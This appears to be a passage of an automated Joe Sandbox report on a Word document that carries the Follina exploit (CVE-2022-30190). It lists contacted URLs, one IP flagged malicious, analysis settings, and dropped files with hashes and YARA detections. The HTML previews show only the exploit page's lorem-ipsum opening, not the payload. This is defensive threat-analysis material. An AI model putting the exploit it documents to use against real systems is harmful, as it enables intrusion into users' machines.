http://https://portal.office.com/account/?ref=ClientMeControl	9E3C1D92-05B7-4098-84A1-16DB3C984217.0.dr	false		high
http://https://graph.ppe.windows.net	9E3C1D92-05B7-4098-84A1-16DB3C984217.0.dr	false		high
http://https://res.getmicrosoftkey.com/api/redemptionevents	9E3C1D92-05B7-4098-84A1-16DB3C984217.0.dr	false	• URL Reputation: safe	unknown
http://https://powerlift-frontdesk.acompli.net	9E3C1D92-05B7-4098-84A1-16DB3C984217.0.dr	false	• URL Reputation: safe	unknown
http://https://tasks.office.com	9E3C1D92-05B7-4098-84A1-16DB3C984217.0.dr	false		high
http://https://officeci.azurewebsites.net/api/	9E3C1D92-05B7-4098-84A1-16DB3C984217.0.dr	false	• URL Reputation: safe	unknown
http://https://sr.outlook.office.net/ws/speech/recognize/assistant/work	9E3C1D92-05B7-4098-84A1-16DB3C984217.0.dr	false		high
http://https://store.office.cn/addinstemplate	9E3C1D92-05B7-4098-84A1-16DB3C984217.0.dr	false	• URL Reputation: safe	unknown
http://https://api.aadrm.com	9E3C1D92-05B7-4098-84A1-16DB3C984217.0.dr	false	• URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://outlook.office.com/autosuggest/api/v1/init?cvid=	9E3C1D92-05B7-4098-84A1-16DB3C984217.0.dr	false		high
http://https://globaldisco.crm.dynamics.com	9E3C1D92-05B7-4098-84A1-16DB3C984217.0.dr	false		high
http://https://messaging.engagement.office.com/	9E3C1D92-05B7-4098-84A1-16DB3C984217.0.dr	false		high
http://https://nam.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	9E3C1D92-05B7-4098-84A1-16DB3C984217.0.dr	false		high
http://https://dev0-api.acompli.net/autodetect	9E3C1D92-05B7-4098-84A1-16DB3C984217.0.dr	false	• URL Reputation: safe	unknown
http://https://www.odwebp.svc.ms	9E3C1D92-05B7-4098-84A1-16DB3C984217.0.dr	false	• URL Reputation: safe	unknown
http://https://api.diagnosticssdf.office.com/v2/feedback	9E3C1D92-05B7-4098-84A1-16DB3C984217.0.dr	false		high
http://https://api.powerbi.com/v1.0/myorg/groups	9E3C1D92-05B7-4098-84A1-16DB3C984217.0.dr	false		high
http://https://web.microsoftstream.com/video/	9E3C1D92-05B7-4098-84A1-16DB3C984217.0.dr	false		high
http://https://api.addins.store.officeppe.com/addinstemplate	9E3C1D92-05B7-4098-84A1-16DB3C984217.0.dr	false	• URL Reputation: safe	unknown
http://https://graph.windows.net	9E3C1D92-05B7-4098-84A1-16DB3C984217.0.dr	false		high
http://https://dataservice.o365filtering.com/	9E3C1D92-05B7-4098-84A1-16DB3C984217.0.dr	false	• URL Reputation: safe	unknown
http://https://officesetup.getmicrosoftkey.com	9E3C1D92-05B7-4098-84A1-16DB3C984217.0.dr	false	• URL Reputation: safe	unknown
http://https://analysis.windows.net/powerbi/api	9E3C1D92-05B7-4098-84A1-16DB3C984217.0.dr	false		high
http://https://prod-global-autodetect.acompli.net/autodetect	9E3C1D92-05B7-4098-84A1-16DB3C984217.0.dr	false	• URL Reputation: safe	unknown
http://https://outlook.office365.com/autodiscover/autodiscover.json	9E3C1D92-05B7-4098-84A1-16DB3C984217.0.dr	false		high
http://https://powerpoint.uservoice.com/forums/288952-powerpoint-for-ipad-iphone-ios	9E3C1D92-05B7-4098-84A1-16DB3C984217.0.dr	false		high
http://https://eur.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	9E3C1D92-05B7-4098-84A1-16DB3C984217.0.dr	false		high
http://https://pf.directory.live.com/profile/mine/System.ShortCircuitProfile.json	9E3C1D92-05B7-4098-84A1-16DB3C984217.0.dr	false		high
http://https://ncus.contentsync.	9E3C1D92-05B7-4098-84A1-16DB3C984217.0.dr	false	• URL Reputation: safe	unknown
http://https://onedrive.live.com/about/download/?windows10SyncClientInstalled=false	9E3C1D92-05B7-4098-84A1-16DB3C984217.0.dr	false		high
http://https://webdir.online.lync.com/autodiscover/autodiscoverservice.svc/root/	9E3C1D92-05B7-4098-84A1-16DB3C984217.0.dr	false		high
http://weather.service.msn.com/data.aspx	9E3C1D92-05B7-4098-84A1-16DB3C984217.0.dr	false		high
http://https://apis.live.net/v5.0/	9E3C1D92-05B7-4098-84A1-16DB3C984217.0.dr	false	• URL Reputation: safe	unknown
http://https://officemobile.uservoice.com/forums/929800-office-app-ios-and-ipad-asks	9E3C1D92-05B7-4098-84A1-16DB3C984217.0.dr	false		high
http://https://word.uservoice.com/forums/304948-word-for-ipad-iphone-ios	9E3C1D92-05B7-4098-84A1-16DB3C984217.0.dr	false		high
http://https://autodiscover-s.outlook.com/autodiscover/autodiscover.xml	9E3C1D92-05B7-4098-84A1-16DB3C984217.0.dr	false		high
http://https://management.azure.com	9E3C1D92-05B7-4098-84A1-16DB3C984217.0.dr	false		high
http://https://outlook.office365.com	9E3C1D92-05B7-4098-84A1-16DB3C984217.0.dr	false		high
http://https://wus2.contentsync.	9E3C1D92-05B7-4098-84A1-16DB3C984217.0.dr	false	• URL Reputation: safe	unknown
http://https://incidents.diagnostics.office.com	9E3C1D92-05B7-4098-84A1-16DB3C984217.0.dr	false		high
http://https://clients.config.office.net/user/v1.0/ios	9E3C1D92-05B7-4098-84A1-16DB3C984217.0.dr	false		high
http://https://insertmedia.bing.office.net/odc/insertmedia	9E3C1D92-05B7-4098-84A1-16DB3C984217.0.dr	false		high
http://https://o365auditrealtimeingestion.manage.office.com	9E3C1D92-05B7-4098-84A1-16DB3C984217.0.dr	false		high
http://https://outlook.office365.com/api/v1.0/me/Activities	9E3C1D92-05B7-4098-84A1-16DB3C984217.0.dr	false		high
http://https://api.office.net	9E3C1D92-05B7-4098-84A1-16DB3C984217.0.dr	false		high
http://https://incidents.diagnosticssdf.office.com	9E3C1D92-05B7-4098-84A1-16DB3C984217.0.dr	false		high
http://https://asgsmsproxyapi.azurewebsites.net/	9E3C1D92-05B7-4098-84A1-16DB3C984217.0.dr	false	• URL Reputation: safe	unknown
http://https://clients.config.office.net/user/v1.0/android/policies	9E3C1D92-05B7-4098-84A1-16DB3C984217.0.dr	false		high
http://https://entitlement.diagnostics.office.com	9E3C1D92-05B7-4098-84A1-16DB3C984217.0.dr	false		high
http://https://pf.directory.live.com/profile/mine/WLX.Profiles.IC.json	9E3C1D92-05B7-4098-84A1-16DB3C984217.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://substrate.office.com/search/api/v2/init	9E3C1D92-05B7-4098-84A1-16DB3C984217.0.dr	false		high
http://https://outlook.office.com/	9E3C1D92-05B7-4098-84A1-16DB3C984217.0.dr	false		high
http://https://storage.live.com/clientlogs/uploadlocation	9E3C1D92-05B7-4098-84A1-16DB3C984217.0.dr	false		high
http://https://outlook.office365.com/	9E3C1D92-05B7-4098-84A1-16DB3C984217.0.dr	false		high
http://https://webshell.suite.office.com	9E3C1D92-05B7-4098-84A1-16DB3C984217.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=OneDrive	9E3C1D92-05B7-4098-84A1-16DB3C984217.0.dr	false		high
http://https://substrate.office.com/search/api/v1/SearchHistory	9E3C1D92-05B7-4098-84A1-16DB3C984217.0.dr	false		high
http://https://management.azure.com/	9E3C1D92-05B7-4098-84A1-16DB3C984217.0.dr	false		high
http://https://clients.config.office.net/c2r/v1.0/InteractiveInstallation	9E3C1D92-05B7-4098-84A1-16DB3C984217.0.dr	false		high
http://https://login.windows.net/common/oauth2/authorize	9E3C1D92-05B7-4098-84A1-16DB3C984217.0.dr	false		high
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	9E3C1D92-05B7-4098-84A1-16DB3C984217.0.dr	false	• URL Reputation: safe	unknown
http://https://graph.windows.net/	9E3C1D92-05B7-4098-84A1-16DB3C984217.0.dr	false		high
http://https://api.powerbi.com/beta/myorg/imports	9E3C1D92-05B7-4098-84A1-16DB3C984217.0.dr	false		high
http://https://devnull.onenote.com	9E3C1D92-05B7-4098-84A1-16DB3C984217.0.dr	false		high
http://https://ncus.pagecontentsync.	9E3C1D92-05B7-4098-84A1-16DB3C984217.0.dr	false	• URL Reputation: safe	unknown
http://https://r4.res.office365.com/footprintconfig/v1.7/scripts/fpconfig.json	9E3C1D92-05B7-4098-84A1-16DB3C984217.0.dr	false		high
http://https://messaging.office.com/	9E3C1D92-05B7-4098-84A1-16DB3C984217.0.dr	false		high
http://https://dataservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	9E3C1D92-05B7-4098-84A1-16DB3C984217.0.dr	false		high
http://https://augloop.office.com/v2	9E3C1D92-05B7-4098-84A1-16DB3C984217.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Bing	9E3C1D92-05B7-4098-84A1-16DB3C984217.0.dr	false		high
http://https://skyapi.live.net/Activity/	9E3C1D92-05B7-4098-84A1-16DB3C984217.0.dr	false	• URL Reputation: safe	unknown
http://https://clients.config.office.net/user/v1.0/mac	9E3C1D92-05B7-4098-84A1-16DB3C984217.0.dr	false		high
http://https://dataservice.o365filtering.com	9E3C1D92-05B7-4098-84A1-16DB3C984217.0.dr	false	• URL Reputation: safe	unknown

World Map of Contacted IPs



Public IPs						
IP	**Domain**	**Country**	**Flag**	**ASN**	**ASN Name**	**Malicious**
45.32.185.177	unknown	United States		20473	AS-CHOOPAUS	true

General Information

Joe Sandbox Version:	35.0.0 Citrine
Analysis ID:	640804
Start date and time: 07/06/202217:38:36	2022-06-07 17:38:36 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 7m 59s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	doc1712.docx
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Run name:	Potential for more IOCs and behavior
Number of analysed new started processes analysed:	32
Number of new started drivers analysed:	1
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal72.expl.evad.winDOCX@17/32@0/1
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .docx • Adjust boot time • Enable AMSI • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer

Warnings

- Exclude process from analysis (whitelisted): MpCmdRun.exe, sdiagnhost.exe, mrxdav.sys, audiodg.exe, BackgroundTransferHost.exe, WMIADAP.exe, conhost.exe, backgroundTaskHost.exe, svchost.exe, wuapihost.exe
- Excluded IPs from analysis (whitelisted): 52.109.32.63, 52.109.88.37, 52.109.12.21, 52.109.76.33, 52.109.88.39, 52.109.12.23
- Excluded domains from analysis (whitelisted): www.bing.com, client.wns.windows.com, fs.microsoft.com, prod-w.nexus.live.com.akadns.net, prod.configsvc1.live.com.akadns.net, ctldl.windowsupdate.com, arc.msn.com, ris.api.iris.microsoft.com, licensing.mp.microsoft.com, store-images.s-microsoft.com, login.live.com, als-online.org, config.officeapps.live.com, sls.update.microsoft.com, nexus.officeapps.live.com, displaycatalog.mp.microsoft.com, officeclient.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, europe.configsvc1.live.com.akadns.net
- Not all processes where analyzed, report is missing behavior information
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtProtectVirtualMemory calls found.
- Report size getting too big, too many NtQueryAttributesFile calls found.
- Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Office\16.0\OfficeFileCache\CentralTable.accdb

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	Microsoft Access Database
Category:	dropped
Size (bytes):	528384
Entropy (8bit):	0.47595568823682505
Encrypted:	false
SSDEEP:	384:UGfXMHJC6U8SFBfZ0jGB/AA0P5W8wtZ1Iw+hVZO4Fg:ffX0CxHFZdAvPI8/7I
MD5:	4ECC580D048E8C68E78F7DA0E417B6DB
SHA1:	95C378C97B039A0F5DDDB7A2F8577D38D36F6813
SHA-256:	17C979A2C5C303EA177312CC2988C96C95F5BDE8EE5FFAA5B55FDD4796D0EA56
SHA-512:	948B26A4DFAE242593C8E51A0DB68ACF8B8E493BD7A6FCF80CFBA62F0C2D476B9E9AF0990DF5B10EFA7784F69E6ED172BC0152C0921FEAFFFCFA9433F70F7B58
Malicious:	false
Preview:	....Standard ACE DB.....n.b`..U.gr@?..~.....1.y..0...c...F...N)U.7...i.(...`.:{6Z...Z.C`..3..y[=.|*..|.....%V...f_...$.g..'D...e....F.x....-b.T...4.0..... ....

C:\Users\user\AppData\Local\Microsoft\Office\16.0\OfficeFileCache\CentralTable.ini

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	36
Entropy (8bit):	2.730660070105504
Encrypted:	false
SSDEEP:	3:5NixJlElGUR:WrEcUR
MD5:	1F830B53CA33A1207A86CE43177016FA
SHA1:	BDF230E1F33AFBA5C9D5A039986C6505E8B09665
SHA-256:	EAF9CDC741596275E106DDDCF8ABA61240368A8C7B0B58B08F74450D162337EF
SHA-512:	502248E893FCFB179A50863D7AC1866B5A466C9D5781499EBC1D02DF4F6D3E07B9E99E0812E747D76734274BD605DAD6535178D6CE06F08F1A02AB60335DE06

Malicious:	false
Preview:	C.e.n.t.r.a.l.T.a.b.l.e...a.c.c.d.b.

C:\Users\user\AppData\Local\Microsoft\Office\16.0\OfficeFileCache\CentralTable.laccdb

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	64
Entropy (8bit):	1.3860360556164644
Encrypted:	false
SSDEEP:	3:ulXHaV:uNu
MD5:	334DB8E86457CD1A976CA2A0E56AB93C
SHA1:	533C32C7E721C1742FBBEA46D50B4EC6BDA19733
SHA-256:	4FB2CE4D568A646BE624CFD303E2B09958AC724B3C78FC5F88D36D2781F19F38
SHA-512:	19178D6A265883E64F27A189A7E1E1A64ABFE57485E06DC3A28C0BD3AD41A8D2921ECA4478B95F97AA47D04C7F61F1AD08F24D002826C718AE1CB73A596BBF 7
Malicious:	false
Preview:	642294. Admin.

C:\Users\user\AppData\Local\Microsoft\Office\16.0\WebServiceCache\AllUsers\officeclient.microsoft.com\9E3C1D92-05B7-4098-84A1-16DB3C984217

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	XML 1.0 document, UTF-8 Unicode text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	147863
Entropy (8bit):	5.358968341475212
Encrypted:	false
SSDEEP:	1536:jcQW/gxgB5BQguw//Q9DQW+zQWk4F77nXmvidQXxUETLKz6e:6HQ9DQW+zIXLI
MD5:	22DC37BD9827F0F05F504ADBE67007D1
SHA1:	3200F0F1E2A190F3A906C1A2A1119C3E36272560
SHA-256:	0CBB981F4187FA754C92D82B560F24AF441558066D7FE647DE005C933001D7CF
SHA-512:	3FEEAA1E468E6DC4A955D17722089407EC34BAADC1D60616D0B90468983E707FB3CB7F64D7E9873319C457C2C5BC9A801A14B412103E1B0A846DD5179CCCDF 6
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<o:OfficeConfig xmlns:o="urn:schemas-microsoft-com:office:office">.. <o:services o:GenerationTime="2022-06-07T15:39:56">.. Build: 16.0.15330.30525-->.. <o:default>.. <o:ticket o:headerName="Authorization" o:headerValue="{}" />.. </o:default>.. <o:service o:name="Research">.. <o:u rl>https://rr.office.microsoft.com/research/query.asmx</o:url>.. </o:service>.. <o:service o:name="ORedir">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ORedirSSL">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ClViewClientHelpId">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientHome">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientTemplate">.. <o:url>https://ocsa.office.microsoft.com/client/15/help/template</o:url>.. </o:service>.. <o:

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\1FD46902.htm

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	HTML document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	5889
Entropy (8bit):	4.705994860110501
Encrypted:	false
SSDEEP:	96:t/iGBF2nPW5mDtWID8qImz1I8vHWYMLJS2lpyffnbTc7Oi/EAEwC8EA5KiSe+0gR:tJ5mDtWIDu0GTl9EHbTcKeZEwC8EaKio
MD5:	EA48F95AB4F3CA3B0C687A726CB00C49
SHA1:	C473DB9C4D460D3F7801B506F289C04A04D3A50F
SHA-256:	CDEC208EC12FA58C122DB1887ABB7F58C7998A9BA6EEEBFFC501E11DE3975215
SHA-512:	394E847B28549EF616F9CD1CA613B20BB318194A3A6B749A8156319A9CBFAC35CC0C44251A3CCBC14ECB7CF79F86816C7BB971DA5719D1FB8E1E51581F9644 0
Malicious:	**true**
Yara Hits:	• Rule: MAL_Msdt_MSProtocolURI_May22, Description: Detects the malicious usage of the ms-msdt URI as seen in CVE-2022-30190, Source: C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\1FD46902.htm, Author: Tobias Michalski, Christian Burkard • Rule: JoeSecurity_Follina, Description: Yara detected Microsoft Office Exploit Follina / CVE-2022-30190, Source: C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\1FD46902.htm, Author: Joe Security

Preview:	<!doctype html>..<html lang="en">..<head>..<title>..Good thing we disabled macros..</title>..</head>..<body>..<p>..Lorem ipsum dolor sit amet, consectetur adipiscing elit. Quisque pellentesque egestas nulla in dignissim. Nam id mauris lorem. Nunc suscipit id magna id mollis. Pellentesque suscipit orci neque, at ornare sapien bibendum eu. Vestibulum malesuada nec sem quis finibus. Nam quis ligula et dui faucibus faucibus. In quis bibendum tortor.....Curabitur rutrum leo tortor, venenatis fermentum ex porttitor vitae. Proin eu imperdiet lorem, ac aliquet risus. Aenean eu sapien pharetra, imperdiet ipsum ut, semper diam. Nulla facilisi. Sed euismod tortor tortor, non eleifend nunc fermentum sit amet. Integer ligula ligula, congue at scelerisque sit amet, porttitor quis felis. Maecenas nec justo varius, semper turpis ut, gravida lorem. Proin arcu ligula, venenatis aliquam tristique ut, pretium quis velit.....Phasellus tristique orci enim, at accumsan velit interdum et. Aenean nec tristique

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\7F7F7060.htm

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	HTML document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	5889
Entropy (8bit):	4.705994860110501
Encrypted:	false
SSDEEP:	96:t/iGBF2nPW5mDtWID8qImz1I8vHWYMLJS2lpyffnbTc7Oi/EAEwC8EA5KiSe+0gR:tJ5mDtWIDu0GTl9EHbTcKeZEwC8EaKio
MD5:	EA48F95AB4F3CA3B0C687A726CB00C49
SHA1:	C473DB9C4D460D3F7801B506F289C04A04D3A50F
SHA-256:	CDEC208EC12FA58C122DB1887ABB7F58C7998A9BA6EEEBFFC501E11DE3975215
SHA-512:	394E847B28549EF616F9CD1CA613B20BB318194A3A6B749A8156319A9CBFAC35CC0C44251A3CCBC14ECB7CF79F86816C7BB971DA5719D1FB8E1E51581F9644 0
Malicious:	**true**
Yara Hits:	• Rule: MAL_Msdt_MSProtocolURI_May22, Description: Detects the malicious usage of the ms-msdt URI as seen in CVE-2022-30190, Source: C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\7F7F7060.htm, Author: Tobias Michalski, Christian Burkard • Rule: JoeSecurity_Follina, Description: Yara detected Microsoft Office Exploit Follina / CVE-2022-30190, Source: C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\7F7F7060.htm, Author: Joe Security
Preview:	<!doctype html>..<html lang="en">..<head>..<title>..Good thing we disabled macros..</title>..</head>..<body>..<p>..Lorem ipsum dolor sit amet, consectetur adipiscing elit. Quisque pellentesque egestas nulla in dignissim. Nam id mauris lorem. Nunc suscipit id magna id mollis. Pellentesque suscipit orci neque, at ornare sapien bibendum eu. Vestibulum malesuada nec sem quis finibus. Nam quis ligula et dui faucibus faucibus. In quis bibendum tortor.....Curabitur rutrum leo tortor, venenatis fermentum ex porttitor vitae. Proin eu imperdiet lorem, ac aliquet risus. Aenean eu sapien pharetra, imperdiet ipsum ut, semper diam. Nulla facilisi. Sed euismod tortor tortor, non eleifend nunc fermentum sit amet. Integer ligula ligula, congue at scelerisque sit amet, porttitor quis felis. Maecenas nec justo varius, semper turpis ut, gravida lorem. Proin arcu ligula, venenatis aliquam tristique ut, pretium quis velit.....Phasellus tristique orci enim, at accumsan velit interdum et. Aenean nec tristique

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.Word\~WRS{99114F2D-2DF9-4F1D-B87F-44944CA06DB2}.tmp

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	2130
Entropy (8bit):	1.1445888158572237
Encrypted:	false
SSDEEP:	6:/9IqgHu42sarhYkIuvgB4PxZUtr1iI5lN24NLRUlQ/lfEz/RUlQ/lflKDmPm1SX7:mbb2sOhYk5vnZABylAlY/ylAldlQ5
MD5:	CB0C468E9D00224731A0494B8123745C
SHA1:	738594A3EB858A1304DFD02265CD9AFC0BE694E0
SHA-256:	A7B0CDD9C0B709F34CEC39E2509F16DEC6651ED2C3E3B9675854F2E78E506F55
SHA-512:	C45B702DADD517480D71D8D78973C1DB13D3F93A4F204F188101F0D399422248360B22F448DDB859C4F5DE3A16E6FB3B6BBDEF265624FC7935F9C206470C9C7
Malicious:	false
Preview:	....S.H.A.P.E. .X. .\.*. .M.E.R.G.E.F.O.R.M.A.T... . ...0...2...6...D...F...D...F...J...N...P..... .....j....U....j....U...*....j....U

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.Word\~WRS{A345A8D3-6E8D-49C9-8771-EB1B48968C6A}.tmp

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1024
Entropy (8bit):	0.05390218305374581
Encrypted:	false
SSDEEP:	3:ol3lYdn:4Wn
MD5:	5D4D94EE7E06BBB0AF9584119797B23A
SHA1:	DBB111419C704F116EFA8E72471DD83E86E49677
SHA-256:	4826C0D860AF884D3343CA6460B0006A7A2CE7DBCCC4D743208585D997CC5FD1
SHA-512:	95F83AE84CAFCCED5EAF504546725C34D5F9710E5CA2D11761486970F2FBECCB25F9CF50BBFC272BD75E1A66A18B7783F09E1C1454AFDA519624BC2BB2F28E A4
Malicious:	false

Preview:	....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PEJLKQA8\123[1].RES

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	HTML document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	5889
Entropy (8bit):	4.705994860110501
Encrypted:	false
SSDEEP:	96:t/iGBF2nPW5mDtWID8qImz1I8vHWYMLJS2lpyffnbTc7Oi/EAEwC8EA5KiSe+0gR:tJ5mDtWIDu0GTl9EHbTcKeZEwC8EaKio
MD5:	EA48F95AB4F3CA3B0C687A726CB00C49
SHA1:	C473DB9C4D460D3F7801B506F289C04A04D3A50F
SHA-256:	CDEC208EC12FA58C122DB1887ABB7F58C7998A9BA6EEEBFFC501E11DE3975215
SHA-512:	394E847B28549EF616F9CD1CA613B20BB318194A3A6B749A8156319A9CBFAC35CC0C44251A3CCBC14ECB7CF79F86816C7BB971DA5719D1FB8E1E51581F9644 0
Malicious:	**true**
Yara Hits:	• Rule: MAL_Msdt_MSProtocolURI_May22, Description: Detects the malicious usage of the ms-msdt URI as seen in CVE-2022-30190, Source: C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PEJLKQA8\123[1].RES, Author: Tobias Michalski, Christian Burkard • Rule: JoeSecurity_Follina, Description: Yara detected Microsoft Office Exploit Follina / CVE-2022-30190, Source: C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PEJLKQA8\123[1].RES, Author: Joe Security
Preview:	<!doctype html>..<html lang="en">..<head>..<title>..Good thing we disabled macros..</title>..</head>..<body>..<p>..Lorem ipsum dolor sit amet, consectetur adipiscing elit. Quisque pellentesque egestas nulla in dignissim. Nam id mauris lorem. Nunc suscipit id magna id mollis. Pellentesque suscipit orci neque, at ornare sapien bibendum eu. Vestibulum malesuada nec sem quis finibus. Nam quis ligula et dui faucibus faucibus. In quis bibendum tortor.....Curabitur rutrum leo tortor, venenatis fermentum ex porttitor vitae. Proin eu imperdiet lorem, ac aliquet risus. Aenean eu sapien pharetra, imperdiet ipsum ut, semper diam. Nulla facilisi. Sed euismod tortor tortor, non eleifend nunc fermentum sit amet. Integer ligula ligula, congue at scelerisque sit amet, porttitor quis felis. Maecenas nec justo varius, semper turpis ut, gravida lorem. Proin arcu ligula, venenatis aliquam tristique ut, pretium quis velit.....Phasellus tristique orci enim, at accumsan velit interdum et. Aenean nec tristique

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PEJLKQA8\123[1].htm (copy)

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	HTML document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	5889
Entropy (8bit):	4.705994860110501
Encrypted:	false
SSDEEP:	96:t/iGBF2nPW5mDtWID8qImz1I8vHWYMLJS2lpyffnbTc7Oi/EAEwC8EA5KiSe+0gR:tJ5mDtWIDu0GTl9EHbTcKeZEwC8EaKio
MD5:	EA48F95AB4F3CA3B0C687A726CB00C49
SHA1:	C473DB9C4D460D3F7801B506F289C04A04D3A50F
SHA-256:	CDEC208EC12FA58C122DB1887ABB7F58C7998A9BA6EEEBFFC501E11DE3975215
SHA-512:	394E847B28549EF616F9CD1CA613B20BB318194A3A6B749A8156319A9CBFAC35CC0C44251A3CCBC14ECB7CF79F86816C7BB971DA5719D1FB8E1E51581F9644 0
Malicious:	false
Preview:	<!doctype html>..<html lang="en">..<head>..<title>..Good thing we disabled macros..</title>..</head>..<body>..<p>..Lorem ipsum dolor sit amet, consectetur adipiscing elit. Quisque pellentesque egestas nulla in dignissim. Nam id mauris lorem. Nunc suscipit id magna id mollis. Pellentesque suscipit orci neque, at ornare sapien bibendum eu. Vestibulum malesuada nec sem quis finibus. Nam quis ligula et dui faucibus faucibus. In quis bibendum tortor.....Curabitur rutrum leo tortor, venenatis fermentum ex porttitor vitae. Proin eu imperdiet lorem, ac aliquet risus. Aenean eu sapien pharetra, imperdiet ipsum ut, semper diam. Nulla facilisi. Sed euismod tortor tortor, non eleifend nunc fermentum sit amet. Integer ligula ligula, congue at scelerisque sit amet, porttitor quis felis. Maecenas nec justo varius, semper turpis ut, gravida lorem. Proin arcu ligula, venenatis aliquam tristique ut, pretium quis velit.....Phasellus tristique orci enim, at accumsan velit interdum et. Aenean nec tristique

C:\Users\user\AppData\Local\Temp\RES374A.tmp

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe
File Type:	Intel 80386 COFF object file, not stripped, 3 sections, symbol offset=0x4b2, 9 symbols
Category:	dropped
Size (bytes):	1368
Entropy (8bit):	4.108156724577044
Encrypted:	false
SSDEEP:	24:HTi3W9olAg9NqXgHOFhKdofeI+ycuZhNsvakSHIPNnq9Yld:Q/T+XguzKum1ul8a3Qq9YP
MD5:	46E1987205445B6455828795311B41F1
SHA1:	67399B55265526324775B02D77CE67910F00CC02
SHA-256:	277C0BA9EF14053CE547B95F1ACF8BE4BB96F4B56FE2B5B5302398B4EC91BD33
SHA-512:	15082D856FFA14B677932F7F1856D08EDBFF3BC4BB5766FE9427B7BF2499257AEDF4C6967AE132B550233455131C4E412FB44609D6C68113A421308E2F46D507
Malicious:	false

Preview:	L.....b.....debug$S.....t.....@..B.rsrc$01.....X.....X.....@..@.rsrc$02.....P...b.....@..@.....U....c:\Users\user\AppData\Local\Temp\qe5jzpda\CSC4563D2ED18334995B732DDC516AA1E81.TMP.....@.<.B.:L.....5.....C:\Users\user\AppData\Local\Temp\RES374A.tmp.-.<.....'...Microsoft (R) CVTRES...=..cwd.C:\Windows\TEMP\SDIAG_466c2050-93b8-4fd4-9932-b9db6d401695.exe.C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe.....0.....H.....L.....H.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...q.e.5.j.z.p.d.a...d.l.l.....(.....L.e.g.a.l.C.

C:\Users\user\AppData\Local\Temp\RES4C97.tmp

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe
